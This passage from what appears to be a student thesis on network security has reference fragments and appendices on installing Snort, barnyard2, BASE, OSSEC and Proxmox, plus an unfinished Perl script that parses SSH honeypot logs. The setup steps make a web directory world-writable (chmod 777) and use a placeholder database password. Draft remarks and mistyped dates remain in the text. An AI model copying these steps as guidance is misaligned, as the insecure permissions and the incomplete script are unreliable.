[45] Steve Suehring. *Linux Firewalls*. Novell Press, 2005.

[46] Pratiksha Doshi Sumit Siddharth. 2006.

[47] symantec. 2010.

[48] ubuntu forums. 2011.

[49] Bogazici University. Network security, December 2010. Available at `http://www.cc.boun.edu.tr/en/network_security.htm` Accessed in January 20011.

[50] V.R.Sundar. Netfilter, October 2010. Available at http://www.cs.sunysb.edu/~ezk/cse506-f10/handouts/kdk-Netfilter.pdf Accessed in January 2001.

[51] Chester Wisniewski. Mastercard, visa, paypal and 4chan - the furor of wikileaks unleashed. Technical report, nakedsecurity, 2010.

[52] Michal Zalewski. 2006.

Appendix A

Snort pre-requisites

```
Install libpcap:

# cd /usr/src
# wget http://www.tcpdump.org/release/libpcap-1.1.1.tar.gz
# tar -zxf libpcap-1.1.1.tar.gz && cd libpcap-1.1.1
# ./configure --prefix=/usr --enable-shared
# make && make install

Install libdnet:

# cd /usr/src
# wget http://libdnet.googlecode.com/files/libdnet-1.12.tgz
# tar -zxf libdnet-1.12.tgz && cd libdnet-1.12
# ./configure --prefix=/usr --enable-shared
# make && make install

Install DAQ:

# cd /usr/src
# wget http://www.snort.org/dl/snort-current/daq-0.5.tar.gz
# tar -zxf daq-0.5.tar.gz && cd daq-0.5
DAQ needs to be patched to properly recognize the buffer_size parameter.
# vi /usr/src/daq-0.5/os-daq-modules/daq_pcap.c
on line 219 replace:
context->buffer_size = strtol(entry->key, NULL, 10);
with:
context->buffer_size = strtol(entry->value, NULL, 10);
# ./configure
# make && make install
Update the shared library path
# echo >> /etc/ld.so.conf /usr/lib && ldconfig
```

Download the package:

```
# cd /usr/src
# wget http://www.snort.org/dl/snort-current/snort-2.9.0.4.tar.gz
-O snort-2.9.0.4.tar.gz
# tar -zxf snort-2.9.0.4.tar.gz && cd snort-2.9.0.4
# ./configure --with-mysql --enable-dynamicplugin
--enable-perfprofiling --enable-ipv6
--enable-zlib --enable-reload
# make && make install
# mkdir /etc/snort /etc/snort/rules /var/log/snort
/var/log/barnyard2 /usr/local/lib/snort_dynamicrules
# groupadd snort && useradd -g snort snort
# chown snort:snort /var/log/snort /var/log/barnyard2
# cp /usr/src/snort-2.9.0.4/etc/*.conf* /etc/snort
# cp /usr/src/snort-2.9.0.4/etc/*.map /etc/snort
```

```
[commandchars=\\\{\},label=Editing snort.conf file]
Change these lines:
#line 39  ipvar HOME_NET 128.39.73.0/24 :
make this match your internal (friendly) network
#line 42  ipvar EXTERNAL_NET !HOME_NET
#line 80  var RULE_PATH ./rules : this assumes /etc/snort/rules
#line 186 #190 comment out all of the preprocessor normalize_ lines
#line 366  add this: output unified2: filename snort.log, limit 128
```

Setup MySQL server:

```
# mysql -u root -p
mysql> create database snort;
mysql> grant CREATE, INSERT, SELECT, DELETE, UPDATE on snort.* to snort@localhost;
mysql> SET PASSWORD FOR snort@localhost=PASSWORD('mypassword');
mysql> exit;
Now we have to import the database schema:
# mysql -u root -p < /usr/src/snort-2.9.0.4/schemas/create_mysql snort
# mysql -u root -p
mysql> use snort;
mysql> show tables;
mysql> exit;
```

Configuration of barnyard2:

```
# cd /usr/src
# wget http://www.securixlive.com/download/barnyard2/barnyard2-1.9.tar.gz
# tar -zxf barnyard2-1.9.tar.gz && cd barnyard2-1.9
# ./configure --with-mysql
# make && make install
# mv /usr/local/etc/barnyard2.conf /etc/snort
# vi /etc/snort/barnyard2.conf
Line #215 change to output alert_fast
At the end of the file add this line:

Output database:

log, mysql, user=snort password=<mypassword> dbname=snort host=localhost
Now start snort and barnyard2 with these commands:
# /usr/local/bin/snort -q -u snort -g snort -c /etc/snort/snort.conf -i eth0 &
# /usr/local/bin/barnyard2 -c /etc/snort/barnyard2.conf \
-d /var/log/snort -f snort.log -w /etc/snort/bylog.waldo \
-G /etc/snort/gen-msg.map -S /etc/snort/sid-msg.map \
-C /etc/snort/classification.config &
This command shows that barnyard is correctly inserting events into the database:
# mysql -uroot -p -D snort -e "select count(*) from event" # enter password again



Install and configure BASE:

# cd /usr/src
# wget http://sourceforge.net/projects/secureideas/files/BASE/base-1.4.5/base-1.4.5.ta
# tar -zxf base-1.4.5.tar.gz
# cp -r base-1.4.5 /var/www/base
# chmod 777 /var/www/base (just for now)
# Open a browser and go to: https://128.39.73.182/base.
```

Appendix B

Ossec

```
[commandchars=\\\{\},label=ossec installation]

## Download:
root@financial-1:~# wget http://www.ossec.net/files/ossec-hids-latest.tar.gz
root@financial-1:~# wget http://www.ossec.net/files/ossec-hids-2.5_checksum.txt
root@server187:~# cat ossec-hids-2.5_checksum.txt
MD5 (ossec-hids-2.5.tar.gz) = 0e332ea3ecf8055b59bf1845c9c6f3f6
SHA1 (ossec-hids-2.5.tar.gz) = 3da46b493f0e50b2453c43990b46ba43e61648bf
MD5 (ossec-agent-win32-2.5.exe) = 0730c3db2af5b7634f6250c17c09dce9
SHA1 (ossec-agent-win32-2.5.exe) = 939ea2fe688351e15445c97f2632194d389ae697
MD5 (ossec-agent-win32-2.5.1.exe) = f79a1b2002bca663f8f83626eebfbc0d
MD5 (ossec-hids-2.5.1.tar.gz) = 94a7cabbba009728510a7a3e290ab200
SHA1 (ossec-agent-win32-2.5.1.exe) = 494edcb56b74ceebe71ec8ca0e1640e228e7f319
SHA1 (ossec-hids-2.5.1.tar.gz) = 6dbda038020b30ff4f115fe655f69c4d9ae01994

root@financial-1:~# tar -zxvf ossec-hids-*.tar.gz
root@financial-1:~/ossec-hids-2.5.1#

## Installation:
root@financial-1:~/ossec-hids-2.5.1# ./install.sh
  - System: Linux financial-1 2.6.32-5-amd64
  - User: root
  - Host: financial-1

1- What kind of installation do you want (server, agent, local or help)? agent
2- Setting up the installation environment.

 - Choose where to install the OSSEC HIDS [/var/ossec]: /var/ossec
3- Configuring the OSSEC HIDS.

  3.1- What's the IP Address of the OSSEC HIDS server?: 128.39.73.188
```

```
  3.2- Do you want to run the integrity check daemon? (y/n) [y]: Y

   - Running syscheck (integrity check daemon).

  3.3- Do you want to run the rootkit detection engine? (y/n) [y]: Y

   - Running rootcheck (rootkit detection).

  3.4 - Do you want to enable active response? (y/n) [y]: Y
  3.5- Setting the configuration to analyze the following logs:
    -- /var/log/messages
    -- /var/log/auth.log
    -- /var/log/syslog
    -- /var/log/mail.info
    -- /var/log/dpkg.log

## Extracting key from ossec server after you create agent on the server
## run manage_agents on the server

fw9:~#  /var/ossec/bin/manage_agents

****************************************
* OSSEC HIDS v2.3 Agent manager.     *
* The following options are available: *
****************************************
   (A)dd an agent (A).
   (E)xtract key for an agent (E).
   (L)ist already added agents (L).
   (R)emove an agent (R).
   (Q)uit.
Choose your action: A,E,L,R or Q: A

- Adding a new agent.
  Please provide the following:
   * A name for the new agent: agent4
   * The IP Address of the new agent: 128.39.73.187
   * An ID for the new agent[004]: 004
Agent information:
   ID:004
   Name:agent4
   IP Address:128.39.73.187

Confirm adding it?(y/n): y
Agent added.

## Extracting key for an agent
****************************************
```

```
* OSSEC HIDS v2.3 Agent manager.     *
* The following options are available: *
****************************************
   (A)dd an agent (A).
   (E)xtract key for an agent (E).
   (L)ist already added agents (L).
   (R)emove an agent (R).
   (Q)uit.
Choose your action: A,E,L,R or Q: E

Available agents:
   ID: 001, Name: server3, IP: 128.39.73.184
   ID: 002, Name: agent2, IP: 128.39.73.183
   ID: 003, Name: agent3, IP: 128.39.73.182
   ID: 004, Name: agent4, IP: 128.39.73.187
Provide the ID of the agent to extract the key : 004

## Import key from the server

root@server187:~/ossec-hids-2.5.1# /var/ossec/bin/manage_agents

****************************************
* OSSEC HIDS v2.5.1 Agent manager.     *
* The following options are available: *
****************************************
   (I)mport key from the server (I).
   (Q)uit.
Choose your action: I or Q: I
Agent information:
   ID:004
   Name:agent4
   IP Address:128.39.73.187
Confirm adding it?(y/n): y
Confirm adding it?(y/n): y
Added.
```

Appendix C

Proxmox

This comment should be taken to apendex: The following are basic steps to get our Proxmox VE up and running:

- Download ISO image and burn it on a CD
- Network lead plugged into eth0 (usually NIC 1)
- Boot from CD and start the automatic installer on your dedicated hardware
- Follow the instructions on the screen
- LogIn via SSH and make sure you're up-to-date: apt-get update and apt-get upgrade

Configuration is done via web interface, just point your browser to the given IP address during installation (https://128.39.73.180). We have to make sure that our browser has sun-java6-plugin installed. And configure the basic system setting like: Network, DNS, Time setting. The first step to create a virtual machine is uploading the iso image via the upload button (limited to 2GB) that we downloaded to our disktop for the corresponding virtual machines.

this also shoud be taken to apendex:

Fully virtualized Machines (KVM): Go to "VM Manager/Virtual Machines - Create":

Configuration:

- Type: select "Fully virtualized (KVM)"
- Installation Media: select "cdrom device" (from a previously uploaded ISO image)

- Name: give a unique name (ex: financial-1)
- Disk space (GB): specify the size of the disk - will not pre-allocated - give enough as changing later is not possible without command line interactions and guest specific issues (32GB)
- Memory (MB): specify memory as you would give on physical hardware (SWAP is handled within the guest)
- VMID: just use the given ID or overwrite the suggested one, start with (101 and higher)
- Cluster Node: If you have several Proxmox VE servers, select the node where you want to create the new virtual machine(in our case we do have only one cluster).
- Start at boot: tick this that enables the Virtual Machine started on reboot of the Proxmox VE server
- Guest Type: select what you need (64 bit guests are selected)

The following figure— shows how to create virtual machine.

Appendix D

Script

```
#! /usr/bin/perl
# uncomplit;
open(MYDATA, "/var/log/honeypot.log") or
die("Error: cannot open file 'data.txt'\n");
my $line;
my %attack;
while( $line = <MYDATA> ){
    chomp($line);
    # 2011/03/31 04:31 CDT [SSHServerTransport,75,95.39.23.50]
    #kex alg, key alg: diffie-hellman-group1-sha1 ssh-rsa
    if($line =~ /^(.*) (.*) CDT.*,(.*\..*\..*\..*)\] kex alg, key alg:/){
        $newline= $newline . "\t" . $command;
        $command="";
        print "$newline \n";
        $time=$1 . ":" . $2;
        $ip=$3;
        $newline= "$time" . "\t" . "$ip";
        $check =0;
        $checkusr =0;

    }


    if($line =~ /\] (.*) using (.*) as password/){
        if ($checkusr ==0){
            $newline= $newline . "\t" . $1 . "\t" . $2;
        }
        $checkusr =1;
    }

    if($line =~ /(authenticated)/){
```

```
        if ($check ==0){
            $newline= $newline . "\t" . $1;
        }
        $check =1;
    }


    if($line =~ /(failed) auth password/){
        if ($check ==0){
            $newline= $newline . "\t" . $1 ;
        }
        $check =1;

    }

    if($line =~ /COMMAND IS :(.*)/){
        $command= $command . ";" . $1 ;
# print "\n$line\n";
    }
}
# print "$line\n";


close MYDATA;
```